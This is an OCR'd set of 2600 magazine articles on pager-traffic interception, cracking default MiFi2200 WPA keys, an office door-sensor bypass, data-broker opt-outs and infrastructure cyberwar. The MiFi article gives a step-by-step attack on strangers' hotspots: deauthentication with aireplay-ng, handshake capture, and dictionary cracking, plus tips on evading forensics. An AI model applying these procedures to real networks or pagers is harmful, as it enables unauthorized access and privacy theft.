For those of us who grew up in the years when personal pagers were considered a new consumer technology and were all the rage, the acronym POCSAG is not an unfamiliar term. POCSAG (also known as Post Office Code Standardization Advisory Group) was born from British telecommunications and was the forefather of numerous other paging protocols including Super POCSAG, Flex, Mobi, and several other proprietary ones. POCSAG is a fairly simple Asynchronous Protocol using a Frequency Modulation (FM) known as Frequency Shift Keying (FSK) for transmitting data. Data is transmitted in 32-bit blocks using a frequency shift of +/- 4.5 kHz on the carrier frequency. The frequency shift represents a 0 or a 1 depending on the shift up or down. Originally, this enabled data to be sent at 512 bits per second. 512 bits per second is slow by any standard, but viable when sending plain text. Subsequent versions and predecessors of POCSAG provided significantly more bandwidth. Most notably among these is the FLEX protocol. FLEX is a proprietary protocol developed by Motorola and is still used on many pager systems today. Similarly to POCSAG, FLEX uses Frequency Shift Keying (FSK) to transmit data. The FLEX pager protocol is able to achieve much higher speeds including 1600, 3200, and 6400 bits per second by using a four level modulation of the carrier frequency.

The transmit frequencies used for pager services spans the gamut of the VHF and UHF frequency bands. Pager services started in the 35 MHz range and go all the way on through the 900 MHz space. Now that pagers are not as widely used by consumers and are more utilized in certain industries and special use groups, the frequencies seem to be weighted in a couple of areas. 152 MHz to 158 MHz is a hotspot for many medical and hospital paging systems. 420 MHz through 540 MHz is a collage of corporate, industrial, and privately owned paging systems. And 920 MHz to 940 MHz seems to be the prevailing frequency for the remainder of consumer pagers. There is no doubt that someone who takes the time to carefully scan through all of the VHF and UHF frequencies would find additional spots where POCSAG or its predecessors are being transmitted.

A common trait amongst all of the pager protocols is their inherent lack of security. As with many communication protocols, those used for paging systems were not designed with security in mind; a topic that has been detailed before within the pages of *2600.* POCSAG and FLEX broadcast data completely unencrypted and often over a significantly large geographical area. While this may be fine for simple communications of non-sensitive information, it is completely unacceptable for personally identifiable information such as names, Social Security numbers, date of births, addresses, or the specifics of medical treatments being given

to a person. The telecommunication companies rely on the fact that transmitted pager data is obfuscated using FSK modulation as a means of security. They also hide behind laws such as Counterfeit Access Device Law, 18 USC 1029, that that make it illegal to use a radio scanner to knowingly or with intent, eavesdrop on a wire or electronic communication. And let's not forget the Electronic Communications Privacy Act, 18 USC 2510, that prohibits anyone from intercepting messages sent to display pagers both numeric and or alphanumeric. And, while these laws are in place, there is absolutely no technological means that is stopping a person from accidentally or intentionally intercepting these transmissions and using them for personal gain. Knowing that this threat exists, it would be deplorable for companies or any organization to send sensitive information across these systems, yet that is exactly what is happening!

The System Setup

Because such tasks would be illegal as defined above, I'll state what a person "could do" and the type of information they "could see," should they be so inclined to intercept POCSAG and FLEX transmissions with a radio scanner and a data slicer. This information is intended to be for educational purposes only and to provide awareness to the issues. The equipment needed for intercepting, collecting, and decoding pager transmissions involves three key components. These are: a radio frequency scanner, hardware or software data slicer, and a software package for interpreting and storing messages.

Radio Frequency Scanner - A programmable radio is the key component to intercepting pager transmissions. The device can be any programmable radio that has the capability of monitoring the frequencies that are used for pager transmissions. Radio scanners, also known as police scanners, make an excellent choice as they cover most frequencies used by pager systems and often come with line-level out or signal discriminators that make accessing the raw signal stream transmission significantly easier. With that said, any radio with an earphone or line-out jack that covers the appropriate frequencies can be used in a pinch with a little dedication and patience.

Data Slicer - Data slicers act as the decoder and interpreter of pager transmissions and come in a dizzying array of capabilities and functions. The purpose of the data slicer is to take the received radio transmission, interpret the FSK modulation, and convert it to 0s and 1s so it can be converted back to plain text. Data slicers can be obtained in either hardware or software based formats. Hardware data slicers can be purchased or built for very low cost. Hardware data slicers typically come in one of two formats, either two level or four level modulation decoding. The difference between them will allow you to decode different protocols and at different speeds. A software data slicer can also be used. Software data slicers work in much the same way as hardware data slicers. Software data slicers utilize the line-in jack of a sound card to collect and decode the radio transmissions. While software data slicers have the same capabilities as hardware ones, they are often harder to configure and more prone to error and distortion than their hardware brethren. The majority of pager transmissions that are alphanumeric are typically transmitted at 9600 baud. A hardware four level data slicer is required to consistently decode transmissions at these speeds. Many free software data slicers exist including "Paging Decoder for Windows (PDW)," available at `http://www.gsm-➥antennes.nl/PDW/pdw.php?lang=eng` and "Multimon" for Linux, formerly available at `http://nathan.chantrell.net/old-➥stuff/radio/radio-scanning/➥pocsag-pager-decoding`. (Searching for "Multimon Linux" will uncover other sites.) Both applications allow you to use a hardware data slicer or a sound card as input devices.

Decoding Software - The decoding software receives the decoded radio transmission and converts it back into text. The primary difference between the decoding software applications is the number and complexity of paging protocols that they support. The two applications mentioned above are both excellent for decoding POCSAG and FLEX transmissions as well as numerous others protocols. Both the applications are capable of decoding and interpreting pager transmissions. There are numerous other good decoding software applications that only work with the hardware data slicers including "WinFlex" and "Pocflex" available at `http://homepages.ihug.co.nz➥/~Sbarnes/pocsag`. "Paging Decoder for Windows (PDW)" is by far the most current and supported pager transmission decoding application available and it's free!

The Test

As an example setup for this experiment, a Uniden BC898T programmable scanner was used along with a two level data slicer designed by L0pht Heavy Industries in the early 90s. These were used with Paging Decoder for Windows (PDW) version 3.1. The scanner has a 1/8" line-out jack on the front side as does the RS-232 connected data slicer. Application setup is extremely simple. Simply select the hardware interface and the type of pager protocol to decode. By default, the PDW 3.1 will default to using a hardware data slicer on com1 and will decode POCSAG and FLEX at the highest speed supported by the data slicer.

Pager transmissions have a very distinctive sound and are easily found by scanning up and down the various frequency ranges. For this experiment, the focus was on low speed alphanumeric transmissions in the VHF range. Low speed

transmissions are easier to consistently collect for obvious reasons, even with low signal to noise ratios. Medical and hospital pager systems fall into the VHF bands and appear to be concentrated in the 152MHz to 158MHz space. The 150MHz band is very close to the two meter amateur radio band and is supported on a very large range of radios and scanners alike.

A word about tuning and configuration if using software and a sound card as the data slicer: Software data slicers are very temperamental and require some trial and error to get the right combination and consistent results. Start by opening the squelch completely so the signal (and noise) are received by the application. Volume should be set high or full on the radio and on the input for the sound card. This gives the application a loud and (hopefully) clear signal to interpret. Most software applications used for decoding transmissions have a signal meter of some sort. Use it! You are going to need at least 60-80 percent to get discernible and usable data.

All right, enough already with the "what" and "why." Let's get to the money shot! So what type of data can be collected? With the above defined equipment and configuration, collecting entire transmissions is pretty easy. Most of the software decoding applications parse the data in a fairly clean and straightforward manner.

Address: Channel Access Protocol (CAP) code. Used to uniquely identify each receiving device.

Time/Date: Yup, you guessed it - time and date of the received transmission.

Mode: Protocol version used in the transmission (POCSAG, FLEX, etc.)


Transmission Type: Alphanumeric, numeric, or tone only.

Bitrate: Baud rate of the transmission.


Data: This is where the actual number or message is contained. Message lengths can vary depending on the receiver and the service provided.

In the below examples, I have blurred out the sections of the material to protect the privacy of the individuals, IP addresses, and company names. Even so, it is clear that a person can extrapolate all sorts of personal and sensitive information from the intercepted transmissions.


In the first two examples, we see the type and details of medical information transmitted by hospitals about their patients. The first details an unfortunate lady going through chemotherapy and having a hard time with it. Not only are we given her name, date of birth, and ailment, but enough detail that a crafty social engineer could wreak all sorts of havoc at the hospital or with her personal life.




In the next example we see the personal details of a young woman who suffered heart problems.



In another example, we see an alert message containing an internal IP address, domain name, and email address information for an Oracle server that apparently is running out of space.



In these last examples, we see a collage of personally identifiable information (PII) and company information that could be used for identity theft, credit fraud, or as the basis of a social engineering or system compromise attack.



The above examples are just a taste of the type of data that is constantly being broadcast across the airwaves with no encryption or security of any kind. While the messages are encoded by the senders for brevity purposes, it's very easy for anyone to decipher the data and fields in the messages. It should be mentioned that a person can very easily discover the frequencies being used by their local stores, companies, and hospitals. These details can be found by Googling information discovered in the captured pager transmissions or by searching a particular organization's site, or, if you are really adventurous, by looking on the back of any of the pagers that you are interested in capturing data from.

Despite the fact that pagers have gone out of vogue as a mainstream communication tool, it's very clear that niche industries are still using them very heavily. And since the technology is not as widely used, it's not getting the attention that it should.

In Conclusion

I've learned several things while doing this research. First off, just because a technology is old or has been replaced by new tools and solutions doesn't mean that it isn't still viable or being used. More importantly, if the technology is of significant age, its compliance to best practices and security are probably sorely lacking. Like most readers of *2600*, I take privacy very seriously and I try to do all the right things to protect my identity and my credit. To think that my preventive measures can be thwarted by some jackasses sending my personal information over the airwaves for all to receive is very disturbing to me. This brings up the question of liability. Is a company or hospital liable for sending PII data over the air in an unencrypted manner? Are the telecommunications companies liable for not meeting minimal security practices on a protocol that is decades old? Regardless of the answers, the bottom line is that telecommunications cannot hide behind laws as their justification or safeguard against transmission interception. As long as telecommunications are being sent in an unencrypted manner, people will intercept them and use the information for nefarious purposes.

by pnorton

The Internet has become much more than a series of tubes to many of its users, providing near-instant access to a variety of information as well as remote access to services. The technology has extended beyond the conventional wired realm into wireless communication as well.

While access is ubiquitous to some, one runs into circumstances, hopefully temporary, where one is unable to connect successfully to an access point.

All too often, one's efforts to connect are frustrated by access control or encryption technologies. Circumventing WEP or MAC filtering will be left as an exercise to the reader. WPA is acknowledged to have a respectable level of strength, by contrast, when implemented successfully. The novice hacking enthusiast will be grateful for a little help.

What are the weak points of the WPA implementation process? While perhaps technically and cryptographically sound, the weak link in the chain is the human implementing the security. The framers of WPA (and its successor WPA2) were relying on the implementor of the communication system not to write the password down and store it in a vulnerable location, to physically secure the access point, as well as to choose a cryptographically significant password. It is this last article which is perhaps the most vulnerable to attack.

A friend of mine who works in the infosec industry once speculated that something like 95 percent of humans, when choosing even an important password, will choose from a hypothetical list of perhaps one million passwords. This plays right into one of the weaker points of the WPA family of encryption process, which is the handshake. In the case of one system that I audited, human error made things even worse. For this reason, the reader's attention should be drawn to one popular access point, the MiFi2200 Mobile Hotspot, a portable 802.11b/g AP consid-

ered novel because it is a first generation IP over 3G. The 3G communication protocol will be familiar to most of our readers as the protocol that allows cellular telephone access to the Internet.

That's why I like the MiFi2200, because the geniuses at Virgin Media have made it possible for me to have roaming Internet access pretty much anywhere that I can get a phone signal. Cheap. Pay As You Go. I love Sir Richard Branson.

So if I could fault the good people at V. Media for anything, it's that one of the default security settings on the MiFi2200 is somewhat bad. The default setting for the WPA key does not take advantage of the full consortium-defined keyspace available to security implementors. It's an uncomplicated eleven-digit number. That means that there are less than one hundred trillion possible combinations. Does that seem like too many to try?

Perhaps we can narrow it down further. On the original unit that I purchased, the default encryption key was an eleven digit number and the ESSID was a slight variant of "VirginMobile MiFi2200." I got a little curious and poked around a bit, discovering that the password was the same as the decimal representation of the ESN.

Of course, this made me even more curious and so I had a look at another two units, discovering the same coincidence. Could it be that OEM set all of the 2200 series encryption keys to the ESN? Only testing will tell, or confirmation from the vendor, heh.

Before you begin auditing anything, keep in mind that you need to have a solid background in counter forensics if you want to get away with anything. Learn the law and how to avoid getting ensnared in it. Also, you'll need to create yourself a dictionary file with all of the conceivable numbers that might be used as default passwords. The manufacturer's code will be the first eight bits of the ESN or the first three digits, which is 091 for my device. This leaves only 18 bits for the manufacturer to assign up to 262,144 codes in this batch, hence the vulnerability. Software like pyrit will tear through a small set of PMK, and even the aircrack-ng suite should be able to accommodate this sort of attack.

I would like to outline the testing procedure in general terms:

- Find all Windows installations in your laboratory, and format the hard drives. Install Linux. Maybe back up your older data, maybe not. Consider starting life fresh.
- Install Linux on your attack laptop. Install the aircrack-ng suite, either using your distribution package manager or compile from source to increase your credibility. Ubuntu is good. Gentoo is better. If you have trouble with these, you might want to use a LiveCD such as Pentoo, or Backtrack if you are a noob.
- Go someplace where a lot of people, particularly businessmen or traveling salespeople work. Perform a scan for VirginMobile named 802.11 wireless networks. The iwlist command from the iwtools suite works well in combination with a modified grep command if you are working in a target-rich environment.
- Having obtained the ESSID of your target, next you will need to intercept the WPA handshake. As such, you may find it helpful to dissociate any connected clients using the aireplay-ng tool in the aircrack-ng suite. This tool is remarkably effective. As the client disassociates, it will likely reassociate with the access point during which time you may intercept the handshake. The handshake is the weak point of the crypto process. *Protip:* Use two network cards so that you can send DEAUTH packets with one while listening in promiscuous mode with the second one for handshakes.
- With the handshake successfully intercepted, use the aircrack-ng forcing or the pyrit forcing utility to find a collision. For this, you will need to specify your dictionary file (q.v.).

Please note: I researched, discovered, and publicized this hack because I have abundant respect for the MIFI equipment marketed by the Broadband2Go service by Virgin Media. Although I won't admit to making a clandestine audit of their resources, at the least I feel comfortable saying that I was impressed by their security setup, and will continue to proudly be a Virgin customer, publicizing only a minor bug. Along these lines, security enthusiasts should recognize that minor to moderate security bugs in technology products and services are no more egregious an error than when you order (patriot) fries from McDonalds and they don't have enough salt on them. In essence, security bugs should be accepted as a fact of life, and any security professional who gets publicly bent out of shape about them is likely insincere and is in most cases either a blowhard, a profiteer, or a gloryhound. If you're successful, you may have temporarily granted yourself free anonymous Internet access.

Also note: I've worked professionally as an authorized pen tester for the past five years, a job coveted by many of the younger security professionals that I meet. However, I'd like to be the first to disclose that among the many jobs I've held in my life, being a pen tester is among the lamest jobs that I'm familiar with. If I were a bartender, at least I'd be getting paid in alcohol.

Shout outs to: D0, alexbobp, Kevin Mitnick, Stephen Watt.

No shout to: anyone with cissp, ceh, or other lame certs that only prove that you lack skills.

Hiding the Hacker Instinct: Or, No Oppressor Strategy Can Be More Successful Than Training the Oppressed to Oppress Himself/Herself

by Phineas Phreak

I want to say at the start that I do not plan to get horribly technical in this article. Really, the security components that gave rise to this topic were pretty simple. They were childlike even, though somewhat effective. However, my main point here is not to drool over what I found out while I was playing around. What I am concerned with is the fact that I felt I had to hide what I was doing.

At the law office where I worked at one point, there was a two-sided hallway where the elevators to our floor let off. The office was arranged in a ring around this double-sided hallway. Doors could close and lock at both sides, though one side was open to the reception area during business hours. Thus, during business hours, after you got off the elevator, you either proceeded through the open doorway to the reception area where you had to state your business to be admitted or you had to get through the locked door at the other side of the hallway. To get through the locked door, you either had to scan a prox card or announce yourself to the receptionist to get buzzed through. After hours, the door on the reception side of the hallway was locked as well.

Now, the story was different if you were coming from the office to the elevator hallway. Obviously, if you came from the reception side during business hours you just walked through the open doorway. However, if you were coming through a locked door, it unlocked just as you reached for the door.

This interested me. I understood that it was perceived to be more convenient to have the doors unlock when someone inside wanted out, but I was curious how this had been arranged. I'm sure the setup was not novel, but I was still curious. Was it a proximity sensor? Did the metal handle electromagnetically sense human touch on the inside handle? I wanted to know. I wanted to know how it worked.

I noticed that I heard a click anytime I approached one of the locked doors from the inside. One time when I was going through, I happened to look up and see a small white plastic box with something that looked like a sensor. Suddenly, it all made sense. Motion detectors. Motion detectors were mounted on the ceiling on the inside of each doorway, pointed to see someone inside the office approach the door on their way out into the elevator hallway. Quite simply, the detector detected motion and unlocked the door.

This revelation pleased me far more than it should have. It really was not that hard to discover,

but it still made me happy that I figured it out. Of course, it also got me thinking. The doors, though much sturdier than my doors at home, were still designed to be ornamental rather than secure. Though they locked fairly securely, there were significant gaps underneath and between the doors. Aesthetically pleasing as that may be, it also looked easy for someone to insert an object from the elevator hallway, through the gap under or between the doors, into the office. I thought it might be fairly easy to do so and trip the motion detector. It would have been fun for me to do so as a different way to get in instead of using my prox card, but someone else could do so as well. Someone who wasn't supposed to be in my office.

Really, I should have said something to someone. The office had a lot of computer equipment that someone might have found worth stealing, to say nothing of confidential client information. It was just too easy to get in. However, I said nothing. Reflecting on what I had been thinking, I further thought it would be bad for me if my firm knew that I thought in this way. I decided it would even be potentially dangerous for me to test my theory, under the possibility that someone might see me and know what I had been thinking. As a result, I stayed quiet and the flaw stayed in place.

However, I found out that I was not the only one. By chance, I learned that a coworker had been thinking similar thoughts. He had further noticed that a paper was delivered every day to the elevator hallway long before work hours. He imagined, and he actually had the gonads to test his imaginings when he had to come in really early one day before anyone else, that the paper could be used to open the door. Inserted fold down between the doors, the paper would fall open on the inner side of the door and trip the motion detector. Not only was the door locking system insecure, but also our firm provided the very object needed to circumvent it. Every morning.

This got me to the main point of this article, the idea that bugged me the most about all of this. Both my coworker and I had curiosity about the world around us, how things worked. Both of us examined our environment to see how the security doors functioned, how they might be circumvented, and how they could be made better. Further, we both - as our first gut reflex - automatically assumed that things would go badly for us if anyone found out. Neither of us, completely independently, was willing to make a peep in order that the doors could be made secure.

To me, this is the truly horrible thing about the whole situation. We did not even need to be punished for curiosity in order to understand that we needed to hide it. Instinctively, we understood. We knew what would happen and we knew it would not be good. No one even needed to tell us.

How could censorship of thought possibly function any better? Our firm, our corporate society, our government needed to do absolutely nothing. They did not have to act to crush resistance, because no resistance would be offered. We oppressed ourselves. As much of an individual as I like to consider myself, my own mind imprisoned me without any involvement of anyone in charge.

I think this is one of the most dangerous aspects of where our society has gone. We have been trained to punish ourselves, to keep ourselves in line. How much longer before our brains check those curiosity impulses before they even reach the level of conscious thought? The idea is frightening. The trend is frightening. And, worse, I'm not sure after seeing how I behaved in this circumstance that I will be brave enough to do anything about the situation. Hopefully, there are others braver than me.

Starting a Path to Modern Database Privacy

by Barrett Brown

Privacy has always been of interest to hackers. Firstly because back in the day all the coolest/funniest/most-interesting information was kept private and getting a hold of it was often an "Elite Hack." It didn't matter whether one social engineered the information or rooted a server from halfway around the world to get it: Excitement came from the fact that one had access to something that very few others did, something special, as well as the fact that "something" often directed the hacker to even more secret information that they could play with and which could potentially lead them to even more.

The second reason privacy was so important was due to the fact that the "first" so-labeled computer/phone/network hackers (I still consider Alan Turing a computer/network hacker for example, but in this article I'm referring mainly to the period from 1970 to the present) were engaging in activities that existed in a gray area of law. No precedents had yet been made by the Supreme Court about information theft by way of computer. So it was vital to many of those engaged in such activities to keep their "true identity" as secret as possible, the better to fight off any court cases should they one day occur, and thus came the origin of using a hacker "nick" or "handle."

Besides such logical purposes, privacy was (and is) a fundamental part of hacker culture specifically and Internet culture in general. Some sociologists think that this "privacy" is one of the biggest attractions to using the Internet for personal use. Instead of showing your face at the liquor store and blushing to the clerk because of the porn you just bought - well, presto, go to a web page! No one will ever know! Simply the act of logging onto a chat site

is a small example of this. You can choose to say whatever you like about yourself online. Change your race, age, whatever. As long as you have the acting ability to back it up, as far as anyone online knows, you are who you say you are. If you don't know someone in RL (Real Life), you either have to trust what they say online, on social networking sites, etc., or spend years and years chatting with them online, getting to know them, paying attention to everything they say, and eventually you may very well get a good idea of who they are.

How can an unknown (in RL) hacker with a nick trust another one whom they only know online? How do they know this new hacker they have been chatting up on IRC for months is not a federal agent trying to get the hacker thrown in jail? These are important questions because many a hacker has been caught in just this way: online communication only.

Well, in the old days (I'm an old-ish person), hackers would get on a BBS and trade information with each other. If the teleconference number, credit card numbers, or whatever "private" information that was being traded was good, the hacker's reliability rating went up, kinda like eBay ratings.

Because almost everything was private back in the day, hackers relied on war dialing, reading old manuals found in a CO (Central Office) dumpsters, social engineering telephone linemen and operators, and any other tactic a brilliant and motivated individual could come up with. But most important of all? Mutual collaboration. Without multiple people/groups working on similar puzzles independently and from different perspectives, then sharing the information found with each other through BBSes, text files, *Phrack, 2600,* other small groups working together, etc... well, we simply never would have had all the hacking successes that came throughout that time period. Why did total strangers who had often never met, talked on the phone, or knew anything about their partners in what would one day be deemed a "crime," decide to work with each other? Why did they often trade information that could get them put in prison for theft, treason, industrial espionage, or worse, get them a job at the CIA?

Privacy and Curiosity

Without the unwritten promise that those early hackers were "safe," that they were "private," hiding behind their computer screens, sometimes thousands of miles away from the computer(s) they were accessing (the extra-competent even routing their activities through tens of computers and different networks to add security), that even if their accomplices were caught, those accomplices had nothing but a nick.

These were some of the elements that made old-school hacking so exciting and gave people the freedom to explore the digital world to their heart's content. We "white hats" were freeing and sharing information, liberating it from those who wanted to control it and keep it from the public. Information was meant to be free and being a hacker meant that you were one of the freedom fighters in the battle.

Despite such democratic beginnings, the Secret Service's Operation Sundevil soon came along and, by getting hackers who actually did know each other to turn on their friends and associates, the Secret Service began the ruination of "hacker groups" and mutual collaboration. So began the cyber-age of hacker lone-wolves, larger international criminal cyber-theft rings, and the obvious need for even more privacy than before.

It's 2011 now and things have changed quite a bit. "Private Information," once the main purview solely of governments, private detectives, journalists, spies, and hackers is now big business. Where LexisNexis was once "The Database" used by all these people to find out anything about anyone, now there are *countless* data brokers out there, each one with their own specialty areas, each one trying everything in their power to find out everything they can about everyone and cross reference it. This means you. One hundred years ago, if you wanted to disappear, you just moved across the country, gave everyone in your new town a fake name and past, and you were pretty good to go. No national fingerprint databases, no genetic vaults cataloguing DNA, no satellites, no credit cards, no cell phone towers to silently inform people where/when you are, etc.

To summarize my introduction and get to the meat of my article: Maintaining one's privacy (particularly in America) these days is a daunting task. But for any good hacker, the harder the climb, the greater the reward. I am no criminal, I owe no large debts, I'm not skipping out on alimony, and there is nothing I am running from. I am simply a very serious believer in the intentions behind the writers of the U.S. Constitution, when they deliberated and thought very hard about the "God given right" that everyone has for reasonable privacy. Watching that privacy being eroded (maybe avalanching at this point?) year after year has inspired me to make a hobby of seeing just how invisible I can be.

So I bring to you, *2600* readers, straight from my own "privacy journal," some first steps in clearing up your digital footprint, along with notes I took along the way. Everything in this article I have performed and can personally vouch for. It is far from complete. Many books have written on the subject and society at large is far from achieving any reasonable kind of privacy (as the U.S. government and international data brokers continue to actively work toward breaking existing privacy laws) and I didn't get into changing Social Security numbers/names, filing off fingerprints, making an identity from scratch, flooding the databases with too much information to obscure what is real, or any other uber-advanced techniques.

Here I simply have a record of addresses, dates,

phone numbers, and procedures for the largest data brokers and government privacy agencies I could find, which anyone may use to increase their privacy. Enjoy!

LexisNexis

https://www.lexisnexis.com/
➥opt-out-public-facing-products/

a) 7.17.10: Filled out LexisNexis online opt-out form. Saved reference number.

b) Printed out corresponding paperwork to be mailed or faxed.

c) LexisNexis has a very strict policy about removal of information. You must be a target of stalking or fit some other qualification listed on their site. You must prove it by supplying a police report, letter from a Social Services agency, or other proof. You must also send them a copy of two valid forms of ID, a list of all the places you've lived in the past ten years, a utility bill, and more.

d) I went to my local police station and retrieved a copy of an arrest that led to nothing from many years ago. In my letter to LexisNexis, I told them I was worried that the police in my case were "dirty cops" and that they would seek revenge on me because they lost their case (hey, it's possible...). I think I also used the word "attorney" a few times for good measure.

e) Mailed paperwork "certified mail," so I could prove they got it.

f) Emailed: privacy@lexisnexis.com requesting confirmation.

g) Received verbal confirmation of opt-out, waiting for paper receipt (two to four weeks, they said).

h) 8.21.10: Received mail from LexisNexis dated 7.17.10 denying my opt-out request, with no specific reason given. Saved paper in file. To succeed, I must: "Prove that [I am] an individual at risk of physical harm, or call LexisNexis privacy hotline at 800-831-2578 or LexisNexis privacy coordinator at 800-227-9597, extension 55568."

i) 8.22.10: Left a message for privacy coordinator.

j) 8.23.10: Received voice message from the privacy coordinator informing me that my opt-out order was actually approved, it's just that my mail got "crossed." Yeah, right.

k) Called privacy coordinator back and requested paper or email confirmation of opt-out.

l) 8.24.10: Privacy coordinator left voice message saying documentation is in the mail, ETA one week.

m) 10.1.10: Paperwork received and framed on my wall.

ChoicePoint

http://www.privacyatchoicepoint
➥.com/optout_ext.html#optout

a) Filled out ChoicePoint opt-out form.

b) Received email confirmation.

c) Emailed copy of confirmation to my "records" email account.

Do Not Call List

https://www.donotcall.gov/
➥register/reg.aspx

a) This is the U.S. government's "Do Not Call List" created a few years ago through an act of Congress. Although it feels good to have all my numbers on the list so I can threaten telemarketers (it works!), don't get too excited or put too much faith in it as any corporation can buy this list to use - and they do.

b) Registered all of my numbers.

c) Emailed copy of confirmation to my "records" email account.

The DMA (Direct Marketing Association)

http://www.ims-dm.com/

a) Many pages direct you here to get off of mailing/email lists.

b) Emailed privacy@the-dma.org asking about removal.

c) Directed to http://www.ims-dm.com/ for privacy.

d) Filled out forms in upper right-hand corner of page.

Intelius

https://www.intelius.com/
➥privacy.php

a) Oddly, when I searched http://switch
➥board.intelius.com/optout.php for my info, I couldn't find anything, so I thought I was not in the Intelius database. It was only after more research that I discovered I was.

b) 7.19.10: Faxed Intelius data brokers at 425-974-6194 my California ID with picture and number crossed out as directed, got fax confirmation, and filed it in paper records.

c) Emailed them requesting fax confirmation. Still waiting....

Acxiom

http://www.acxiom.com

a) Filled out remove request form (then waited for mail confirmation): http://www.acxiom.com
➥/about_us/privacy/consumer_info
➥rmation/opt_out_request_form
➥/Pages/Opt-OutRequestForm.aspx

b) Requested "opt-out cookie" for targeted marketing: http://www.acxiom.com/prod
➥ucts_and_services/TargetedEngage
➥ment/DisplayAds/Pages/Relevance-
➥XOpt-Out.aspx

c) 8.20.10: Received mail packet from Acxiom which included a mostly useless "Privacy Guide" with reference number which contained the "final opt-out form" which I mailed back promptly. Still waiting on final reply....

Google Phone Directory

http://www.google.com/help/pbremoval.html

a) Removed all numbers found.

whitepages.com

http://www.whitepages.com/myinfo/removal_form

a) Found my listing and removed it online.

Peoplefinder/Enformation

support@enformation.com

a) 7.19.10: Received Peoplefinder email back asking for a post letter, saying it will take five to six weeks....

b) Printed Peoplefinder/Enformation letter and mailed it: Opt-Out/Peoplefinders.com, 1821 Q Street, Sacramento, CA 95811. (Oddly, this address is used for more than two data broker businesses.)

c) Emailed them asking for confirmation when letter arrives. Still waiting....

Abacus

optout@abacus-us.com

a) 7.19.10: Emailed opt-out request.

b) 7.25.10: Received email from abacus optout@epsilon.com saying: "Per your request, we have suppressed your name and current address from Epsilon's Abacus Cooperative database. In addition, your name and current address will be blocked from entering our system in the future. Should you change your name or address, you may need to opt-out from Epsilon's Abacus Cooperative database again using your updated information."

c) Easiest to remove and most impressive response on record.

Random Magazines?

Everything was going so well until I got some magazines in the mail. WTF? After all my privacy work, I get catalogs?

a) Received an REI camping catalog in the mail with a code number on the label. I have never ordered from the company, do not camp, thought my mailing address was super-secret, and did not know how I got on their mailing list. I called their "mailing list removal number" (800-426-4840) and requested removal. They asked for my code number, then said they had removed me. Before hanging up, I asked them where they got my name and address. They had to check, but they found that they got my info from Title Nine, a clothing company I ordered two small items from several years ago who must have been actively stalking my change of address requests or getting my information from somewhere else.

b) Called Title Nine customer service (800-342-4448), gave them my customer number (on the catalog), and asked to be removed from their and all other databases. They said that it may take some time for the removal to be processed, but they will. Also I emailed remove@titlenine.com to be removed from their database completely, for good measure.

c) I should have known better, but this was the first I'd heard of magazines I order from passing around my address (even though I'd had about six changes of address since ordering from them) and it bugged me.

Email Opt-Outs and Other

From "Privacy-Alerts"

support@ameridex.com
remove@aristotle.com
customerservice@peopledata.com
webmaster@switchboard.com
http://www.infousa.com/
http://www.zoominfo.com/

Conclusion

In the end, this is just the tip of the iceberg. It's a full time job just trying to keep oneself out of today's information databases. Even after being cleaned from all the systems listed here, there are still credit reporting agencies, governments, Facebook, Gmail, hardware MAC addresses, and entities that will not erase your data no matter how nicely you ask.

In today's world, the only real privacy is not existing at all (or acting like you don't) and that's the best advice I can give to anyone who wants "real" privacy. Use Tor, OTR, encryption, and the countless decent plug-ins for Firefox to help make your identity less obvious. When filling out forms, if convenient, make a habit of transposing numbers/letters, so that in every database you are in your date of birth or name is just a little bit different. If you are doing something private, use one-way blind email, or even better *no* email. Boot your computer with a live CD operating system. Change your MAC address before logging onto any networks. Do anything and everything to stay private, not because it's cool or because of paranoia, but because it's our right as human beings. A right that we are losing minute by minute, a right that we will lose, if we don't stand up for it.

No matter how invasive the world becomes, there is always a way to fight fire with water.

Links

http://barrett.chaosnet.org/foxext/ - some good Firefox privacy extensions

http://www.haltabuse.org/ - site about fighting online stalkers

http://www.privacyalerts.org/ - many links from here

http://www.fas.org/blog/secrecy/ - government secrecy project

http://store.2600.com/privisdeadge1.html - this article was inspired by Steve Rambam

Real "Cyberwar"

The news has been yelling at us about "cyberwar" for what, a decade? The wars of the future will be fought with "computers" on "the Internet." I think I saw an episode of *SeaQuest* with this in the early 90s, right when the show got *really* crappy and time-travely.

The idea that some poor suckers we're carpet bombing will DDoS Amazon and keep me from ordering my sample of Uranium (seriously, go look it up) may be annoying, but isn't particularly frightening. Anonymous didn't manage to take Amazon out (though they did manage to make life highly annoying for a lot of other companies), and I'm fairly sure most of the countries we've decided not to share the playground with have less bandwidth available than the anonymous collective.

The typical tit-for-tat behavior of various hacker groups in feuding countries hacking the opponent's website and leaving the usual defamation messages isn't very interesting, either. There isn't any significant damage (besides that of pride) usually.

For things to get really interesting, we need to start looking at infrastructure-level attacks. "But," you cry, "No one would ever hook critical infrastructure up to the Internet. Surely, we know it's vital to insulate networks!"

Unfortunately, we don't learn. We're built by the lowest bidder, the cheapest contractor, the boss's nephew who needs a summer job. We love our Facebook, email, Twitter, Wikipedia, and office-time Bit Torrenting. It's so damn inconvenient to have to walk from the control workstation running the power plant, electrical grid, factory floor, etc., and go to the external system. It's such a pain not to be able to RDP directly into the management console to keep an eye on things from the road. And no one wants to pay for two workstations anyhow, right?

As we erode the air gap between critical infrastructure and the great unwashed Internet, we expose the infrastructure to greater and greater risk. The first shots have already been fired - Obviously, we can't ignore Stuxnet, but that's hardly the first case of extremely advanced attacks against infrastructure systems.

